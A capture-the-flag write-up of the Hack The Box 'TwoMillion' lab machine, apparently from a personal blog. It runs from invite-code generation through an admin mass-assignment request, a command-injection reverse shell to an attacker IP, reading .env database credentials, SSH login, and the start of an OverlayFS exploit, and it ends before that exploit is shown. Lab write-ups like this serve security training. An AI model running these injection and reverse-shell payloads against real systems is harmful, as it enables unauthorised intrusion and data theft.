HTB

HTB: TwoMillion
Machine IP: 10.10.11.221
Difficulty: Easy
OS: Linux
Tools Used
rustscan/nmap- Port discoveryde4js- JavaScript deobfuscationcurl- API interactionjq- JSON parsingbase64/rot13- Encoding/decodingnc- Reverse shell listenerssh- Remote accessscp- File transfergcc/make- Exploit compilation
Step 1: Reconnaissance - Port Scanning
RustScan Results

rustscan -a 10.10.11.221
Open ports discovered:
- Port 22 (SSH)
- Port 80 (HTTP)
Step 2: Web Enumeration - Invite Code System


Invite Page
Visiting http://2million.htb/invite reveals a page requiring an invite code to sign up.
JavaScript Analysis


The page loads inviteapi.min.js which contains obfuscated JavaScript.
Deobfuscating the Code

Using de4js to deobfuscate reveals two functions:
function verifyInviteCode(code) {
    var formData = { "code": code };
    $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function(response) { console.log(response); },
        error: function(response) { console.log(response); }
    });
}

function makeInviteCode() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: '/api/v1/invite/how/to/generate',
        success: function(response) { console.log(response); }
    });
}
Step 3: Invite Code Generation
Get Generation Instructions

curl -sX POST http://2million.htb/api/v1/invite/how/to/generate
Response:
{
    "data": "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhfrg gb /ncvi/i1/vaivgr/traerengr",
    "status": 200
}
- The text is ROT13 encrypted.
Decrypting the Hint

ROT13 decryption reveals:
- In order to generate the invite code, make a POST request to /api/v1/invite/generate
Generate Invite Code

curl -sX POST http://2million.htb/api/v1/invite/generate

Base64 Decode
Decoding the Base64 string:
- `TVhYUVEtUE5YNVAtMUpETVAtWjJHQjQ= → MXXQQ-PNX5P-1JDMP-Z2GB4
Registration

Using the invite code to register a new user:
Credentials:
- Username:
thunder - Email:
thunder@haha.com - Password: (user-defined)

Step 4: API Enumeration

Login

API Endpoints Discovery
curl http://2million.htb/api/v1 --cookie "PHPSESSID=033oshnki7fmtdmtqevljr8bad" | jq
Step 5: Privilege Escalation to Admin

Check Admin Status
curl http://2million.htb/api/v1/admin/auth --cookie "PHPSESSID=033oshnki7fmtdmtqevljr8bad"
We get a list of quite a few endpoints that are available in the API, with some of the most interesting ones being the admin specific endpoints. As a test we can hit the /admin/auth endpoint to check if we are an admin user.
Admin Endpoint Testing
Attempting to access admin endpoints returns 401 Unauthorized:

Discovering the Vulnerability
The /api/v1/admin/settings/update endpoint accepts a PUT request:
curl -v -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=033oshnki7fmtdmtqevljr8bad"
We get a 401 Unauthorised error, most probably because we are not an admin. Let’s move to the final administrative endpoint, /admin/settings/update . We note that this request needs to be a PUT as shown in the output from /api/v1 .
 Interestingly enough, this time we do not get an Unauthorized error, but instead the API replies with Invalid content type

Admin Privilege Escalation
Setting the is_admin parameter via JSON payload:
curl -X PUT http://2million.htb/api/v1/admin/settings/update \
  --cookie "PHPSESSID=0330shnki7fmtdmtqev1jr8bad" \
  --header "Content-Type: application/json" \
  --data '{"email":"thunder@haha.com","is_admin":1}' | jq

Verify Admin Access
curl http://2million.htb/api/v1/admin/auth --cookie "PHPSESSID=0330shnki7fmtdmtqevljr8bad" | jq
Step 6: Command Injection & Reverse Shell

Command Injection via VPN Generation
The /api/v1/admin/vpn/generate endpoint is vulnerable to command injection:
echo 'bash -c "bash -i >& /dev/tcp/10.10.14.15/1337 0>&1"' | base64

curl -X POST http://2million.htb/api/v1/admin/vpn/generate \
  --cookie "PHPSESSID=0330shnki7fmtdmtqev1jr8bad" \
  --header "Content-Type: application/json" \
  --data '{"username":"test;echo YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNS8xMzM3IDA+JjEiCg== | base64 -d | bash;"}'

Netcat Listener
nc -lvnp 1337
Shell received:
Step 7: Database Credentials
Environment File Discovery
cat .env
 Credentials:
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
Step 8: SSH Access as Admin

SSH Login
ssh admin@2million.htb

User Flag
admin@2million:~$ cat user.txt
80d188703056b64b307127a9b1134804
Step 9: Privilege Escalation to Root
Email Analysis
admin@2million:/var/mail$ cat admin

CVE-2023-0386 - OverlayFS Privilege Escalation
The email references an OverlayFS vulnerability. This is CVE-2023-0386.

Exploit Preparation
